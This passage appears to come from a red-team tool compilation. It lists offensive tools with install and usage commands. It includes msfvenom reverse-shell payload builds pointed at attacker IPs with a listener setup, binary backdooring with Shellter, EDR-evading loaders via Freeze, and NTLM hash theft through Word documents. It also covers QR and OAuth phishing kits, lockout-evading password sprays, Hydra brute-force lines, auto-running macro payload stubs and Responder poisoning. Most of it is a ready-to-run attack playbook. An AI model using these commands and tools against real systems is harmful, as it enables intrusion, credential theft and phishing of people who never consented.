### [🔙](#tool-list)[msfvenom](https://www.offensive-security.com/metasploit-unleashed/Msfvenom/)

Msfvenom allows the creation of payloads for various operating systems in a wide range of formats. It also supports obfuscation of payloads for AV bypass.
**Set Up Listener**
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST your-ip
set LPORT listening-port
run
#### Msfvenom Commands
**PHP:**
msfvenom -p php/meterpreter/reverse_tcp lhost =192.168.0.9 lport=1234 R
**Windows:**
msfvenom -p windows/shell/reverse_tcp LHOST= LPORT= -f exe > shell-x86.exe
**Linux:**
msfvenom -p linux/x86/shell/reverse_tcp LHOST= LPORT= -f elf > shell-x86.elf
**Java:**
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
**HTA:**
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
### [🔙](#tool-list)[Shellter](https://www.shellterproject.com/)
Shellter is a dynamic shellcode injection tool, and the first truly dynamic PE infector ever created.
It can be used in order to inject shellcode into native Windows applications (currently 32-bit applications only).
Shellter takes advantage of the original structure of the PE file and doesn’t apply any modification such as changing memory access permissions in sections (unless the user wants), adding an extra section with RWE access, and whatever would look dodgy under an AV scan.
Full README information can be found [here](https://www.shellterproject.com/Downloads/Shellter/Readme.txt).
**Install: (Kali)**
apt-get update
apt-get install shellter
**Install: (Windows)**
Visit the [download page](https://www.shellterproject.com/download/) and install.
**Usage:**
Just pick a legit binary to backdoor and run Shellter.
Some nice tips can be found [here](https://www.shellterproject.com/tipstricks/).
Lots of community usage demos can be found [here](https://www.shellterproject.com/shellter-community-demos/).

*Image used from https://www.kali.org/tools/shellter/images/shellter.png*
### [🔙](#tool-list)[Freeze](https://github.com/optiv/Freeze)
Freeze is a payload creation tool used for circumventing EDR security controls to execute shellcode in a stealthy manner.
Freeze utilizes multiple techniques to not only remove Userland EDR hooks, but to also execute shellcode in such a way that it circumvents other endpoint monitoring controls.
**Install:**
git clone https://github.com/optiv/Freeze
cd Freeze
go build Freeze.go
**Usage:**
-I string
Path to the raw 64-bit shellcode.
-O string
Name of output file (e.g. loader.exe or loader.dll). Depending on what file extension defined will determine if Freeze makes a dll or exe.
-console
Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.
-encrypt
Encrypts the shellcode using AES 256 encryption
-export string
For DLL Loaders Only - Specify a specific Export function for a loader to have.
-process string
The name of process to spawn. This process has to exist in C:\Windows\System32\. Example 'notepad.exe' (default "notepad.exe")
-sandbox
Enables sandbox evasion by checking:
Is Endpoint joined to a domain?
Does the Endpoint have more than 2 CPUs?
Does the Endpoint have more than 4 gigs of RAM?
-sha256
Provides the SHA256 value of the loaders (This is useful for tracking)

*Image used from https://www.blackhatethicalhacking.com/tools/freeze/*
### [🔙](#tool-list)[WordSteal](https://github.com/0x09AL/WordSteal)
This script will create a Microsoft Word Document with a remote image, allowing for the capture of NTML hashes from a remote victim endpoint.
Microsoft Word has the ability to include images from remote locations, including a remote image hosted on an attacker controlled SMB server. This gives you the opportunity to listen for, and capture, NTLM hashes that are sent when an authenticated victim opens the Word document and renders the image.
**Install:**
git clone https://github.com/0x09AL/WordSteal
cd WordSteal
**Usage:**
# Generate document containing 'test.jpg' and start listener
./main.py 127.0.0.1 test.jpg 1
# Generate document containing 'test.jpg' and do not start listener
./main.py 127.0.0.1 test.jpg 0\n

*Image used from https://pentestit.com/wordsteal-steal-ntlm-hashes-remotely/*
### [🔙](#tool-list)[NTAPI Undocumented Functions](http://undocumented.ntinternals.net/)
This site provides information on undocumented Windows internals, system calls, data structures, and other low-level details of the Windows operating system.
It can be a valuable resource for individuals who want to explore the internals of Windows for various purposes, including vulnerability analysis, exploit development, and privilege escalation.
When developing exploits, understanding the internals of the target system is crucial. This site can help develop exploits by leveraging the low-level undocumented aspects of Windows.
**Usage:**
Visit [http://undocumented.ntinternals.net/](http://undocumented.ntinternals.net/)

*Image used from http://undocumented.ntinternals.net/*
### [🔙](#tool-list)[Kernel Callback Functions](https://codemachine.com/articles/kernel_callback_functions.html)
This technical note provides a comprehensive list all the APIs exported by the Windows Kernel, for driver writes to register callback routines that are invoked by kernel components under various circumstances.
Most of these routines are documented in the Windows Driver Kit (WDK) but some of them are for use by in-box drivers.
The undocumented functions are described briefly whereas the documented ones are just listed here for reference.
**Usage:**
Visit [https://codemachine.com/articles/kernel_callback_functions.html](https://codemachine.com/articles/kernel_callback_functions.html)

*Image used from https://codemachine.com*
### [🔙](#tool-list)[OffensiveVBA](https://github.com/S3cur3Th1sSh1t/OffensiveVBA)
A collection of offensive techniques, scripts and useful links for achieving code execution and defense evasion via office macros.
**Usage:**
Visit [https://github.com/S3cur3Th1sSh1t/OffensiveVBA#templates-in-this-repo](https://github.com/S3cur3Th1sSh1t/OffensiveVBA#templates-in-this-repo)

*Image used from https://github.com/S3cur3Th1sSh1t*
### [🔙](#tool-list)WSH
**Creating payload:**
Set shell = WScript.CreateObject("Wscript.Shell")
shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True
**Execute:**
wscript payload.vbs
cscript.exe payload.vbs
wscript /e:VBScript payload.txt //If .vbs files are blacklisted
### [🔙](#tool-list)HTA
**Creating payload:**
**Execute:** Run file
### [🔙](#tool-list)VBA
**Creating payload:**
Sub calc()
Dim payload As String
payload = "calc.exe"
CreateObject("Wscript.Shell").Run payload,0
End Sub
**Execute:** Set function to Auto_Open() in macro enabled document
# Initial Access
### [🔙](#tool-list)[CredMaster](https://github.com/knavesec/CredMaster)
Launch a password spray / brute force attach via Amazon AWS passthrough proxies, shifting the requesting IP address for every authentication attempt. This dynamically creates FireProx APIs for more evasive password sprays.
CredMaster provides a method of running anonymous password sprays against endpoints in a simple, easy to use tool. The FireProx tool provides the rotating request IP, while the base of CredMaster spoofs all other identifying information.
Features:
- Fully supports all AWS Regions
- Automatically generates APIs for proxy pass-through
- Spoofs API tracking numbers, forwarded-for IPs, and other proxy tracking headers
- Multi-threaded processing
- Password delay counters & configuration for lockout policy evasion
- Easily add new plugins
- Fully anonymous
**Install:**
git clone https://github.com/knavesec/CredMaster;cd CredMaster;pip install -r requirements.txt
For full installation instructions see [here](https://whynotsecurity.com/blog/credmaster/#setup).
**Usage:**
python3 credmaster.py --plugin {pluginname} --access_key {key} --secret_access_key {key} -u userfile -p passwordfile -a useragentfile {otherargs}
python3 credmaster.py --config config.json
This tool requires AWS API access keys, a walkthrough on how to acquire these keys can be found here: https://bond-o.medium.com/aws-pass-through-proxy-84f1f7fa4b4b

*Image used from https://github.com/knavesec/CredMaster/wiki*
### [🔙](#tool-list)[TREVORspray](https://github.com/blacklanternsecurity/TREVORspray)
TREVORspray is a modular password sprayer with threading, SSH proxying, loot modules, and more!
**Install:**
pip install https://github.com/blacklanternsecurity/TREVORspray
**Usage:**
# Recon
python3 ./trevorspray --recon evilcorp.com
# Enumerate users via OneDrive
python3 ./trevorspray --recon evilcorp.com -u emails.txt --threads 10
# Spray against discovered
python3 ./trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b43asdas-cdde-bse-ac05-2e37deadbeef/oauth2/token
For full usage instructions see [here](https://github.com/blacklanternsecurity/TREVORspray?tab=readme-ov-file#how-to---o365).

*Image used from https://github.com/blacklanternsecurity/TREVORspray*
### [🔙](#tool-list)[evilqr](https://github.com/kgretzky/evilqr)
Toolkit demonstrating another approach of a QRLJacking attack, allowing to perform remote account takeover, through sign-in QR code phishing.
It consists of a browser extension used by the attacker to extract the sign-in QR code and a server application, which retrieves the sign-in QR codes to display them on the hosted phishing pages.
Demo [video](https://www.youtube.com/watch?v=8pfodWzqMcU)
**Install: (Extension)**
You can load the extension in Chrome, through `Load unpacked` feature:
https://developer.chrome.com/docs/extensions/mv3/getstarted/development-basics/#load-unpacked
Once the extension is installed, make sure to pin its icon in Chrome's extension toolbar, so that the icon is always visible.
**Install: (Server)**
git clone https://github.com/kgretzky/evilqr;cd evilqr/server/;build_run.bat
**Usage:**
1. Run the server by running the built server binary: `./server/build/evilqr-server`
2. Open any of the supported websites in your Chrome browser, with installed **Evil QR** extension:
https://discord.com/login
https://web.telegram.org/k/
https://whatsapp.com
https://store.steampowered.com/login/
https://accounts.binance.com/en/login
https://www.tiktok.com/login
3. Make sure the sign-in QR code is visible and click the **Evil QR** extension icon in the toolbar. If the QR code is recognized, the icon should light up with colors.
4. Open the server's phishing page URL: `http://127.0.0.1:35000` (default)

*Image used from https://breakdev.org/evilqr-phishing/*
### [🔙](#tool-list)[CUPP](https://github.com/Mebus/cupp)
The most common form of authentication is the combination of a username and a password or passphrase. Passwords can sometimes be guessed profiling the user, such as a birthday, nickname, address, name of a pet or relative, or a common word such as God, love, money or password.
That is why CUPP was born.
**Install:**
git clone https://github.com/Mebus/cupp;cd cupp
**Usage:**
# Run in interactive mode
python3 ./cupp.py -i

*Image used from https://github.com/Mebus/cupp*
### [🔙](#tool-list)[Bash Bunny](https://shop.hak5.org/products/bash-bunny)

The Bash Bunny is a physical USB attack tool and multi-function payload delivery system. It is designed to be plugged into a computer's USB port and can be programmed to perform a variety of functions, including manipulating and exfiltrating data, installing malware, and bypassing security measures.
[hackinglab: Bash Bunny – Guide](https://hackinglab.cz/en/blog/bash-bunny-guide/)
[Hak5 Documentation](https://docs.hak5.org/bash-bunny/)
[Nice Payload Repo](https://github.com/hak5/bashbunny-payloads)
[Product Page](https://hak5.org/products/bash-bunny)
### [🔙](#tool-list)[EvilGoPhish](https://github.com/fin3ss3g0d/evilgophish)

evilginx2 + gophish. (GoPhish) Gophish is a powerful, open-source phishing framework that makes it easy to test your organization's exposure to phishing. (evilginx2) Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication
**Install:**
git clone https://github.com/fin3ss3g0d/evilgophish
**Usage:**
Usage:
./setup
- root domain - the root domain to be used for the campaign
- subdomains - a space separated list of evilginx2 subdomains, can be one if only one
- root domain bool - true or false to proxy root domain to evilginx2
- redirect url - URL to redirect unauthorized Apache requests
- feed bool - true or false if you plan to use the live feed
- rid replacement - replace the gophish default "rid" in phishing URLs with this value
- blacklist bool - true or false to use Apache blacklist
Example:
./setup.sh example.com "accounts myaccount" false https://redirect.com/ true user_id false
### [🔙](#tool-list)[Social Engineer Toolkit (SET)](https://github.com/IO1337/social-engineering-toolkit)

This framework is great for creating campaigns for initial access, 'SET has a number of custom attack vectors that allow you to make a believable attack quickly'.
**Install:**
git clone https://github.com/IO1337/social-engineering-toolkit; cd set; python setup.py install
**Usage:**
python3 setoolkit
### [🔙](#tool-list)[Hydra](https://github.com/vanhauser-thc/thc-hydra)

Nice tool for logon brute force attacks. Can bf a number of services including SSH, FTP, TELNET, HTTP etc.
**Install:**
sudo apt install hydra
**Usage:**
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 http-post-form "login.php:username-^USER^&password=^PASS^:Error"
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 ssh
### [🔙](#tool-list)[SquarePhish](https://github.com/secureworks/squarephish)

SquarePhish is an advanced phishing tool that uses a technique combining OAuth Device code authentication flow and QR codes (See [PhishInSuits](https://github.com/secureworks/PhishInSuits) for more about OAuth Device Code flow for phishing attacks).
Attack Steps:
- Send malicious QR code to victim
- Victim scans QR code with mobile device
- Victim directed to attacker controlled server (Triggering OAuth Device Code authentication flow process)
- Victim emailed MFA code (Triggering OAuth Device Code flow 15 minute timer)
- Attacker polls for authentication
- Victim enters code into legit Microsoft website
- Attacker saves authentication token
**Install:**
git clone https://github.com/secureworks/squarephish; cd squarephish; pip install -r requirements.txt
**Note:** *Before using either module, update the required information in the settings.config file noted with `Required`.*
**Usage (Email Module):**
usage: squish.py email [-h] [-c CONFIG] [--debug] [-e EMAIL]
optional arguments:
-h, --help show this help message and exit
-c CONFIG, --config CONFIG
squarephish config file [Default: settings.config]
--debug enable server debugging
-e EMAIL, --email EMAIL
victim email address to send initial QR code email to
**Usage (Server Module):**
usage: squish.py server [-h] [-c CONFIG] [--debug]
optional arguments:
-h, --help show this help message and exit
-c CONFIG, --config CONFIG
squarephish config file [Default: settings.config]
--debug enable server debugging

### [🔙](#tool-list)[King Phisher](https://github.com/securestate/king-phisher)
King Phisher is a tool that allows attackers to create and send phishing emails to victims to obtain sensitive information.
It includes features like customizable templates, campaign management, and email sending capabilities, making it a powerful and easy-to-use tool for carrying out phishing attacks. With King Phisher, atackers can target individuals or organizations with targeted and convincing phishing emails, increasing the chances of success in their attacks.
**Install (Linux - Client & Server):**
wget -q https://github.com/securestate/king-phisher/raw/master/tools/install.sh && \
sudo bash ./install.sh
**Usage:**
Once King Phisher has been installed please follow the [wiki page](https://github.com/rsmusllp/king-phisher/wiki/Getting-Started) to setup SSH, Database config, SMTP server etc.
# Execution
### [🔙](#tool-list)[Responder](https://github.com/SpiderLabs/Responder)
Responder is a tool for poisoning the LLMNR and NBT-NS protocols on a network, to allow for credential capture and arbitrary code execution.
The LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) protocols are used by Windows systems to resolve hostnames to IP addresses on a local network. If a hostname cannot be resolved using these protocols, the system will broadcast a request for the hostname to the local network.
Responder listens for these broadcasts and responds with a fake IP address, tricking the requesting system into sending its credentials to the attacker.
**Install:**
git clone https://github.com/SpiderLabs/Responder#usage
cd Responder
**Usage:**
# Running the tool
./Responder.py [options]
# Typical usage
./Responder.py -I eth0 -wrf
Full usage information can be found [here](https://github.com/SpiderLabs/Responder#usage).
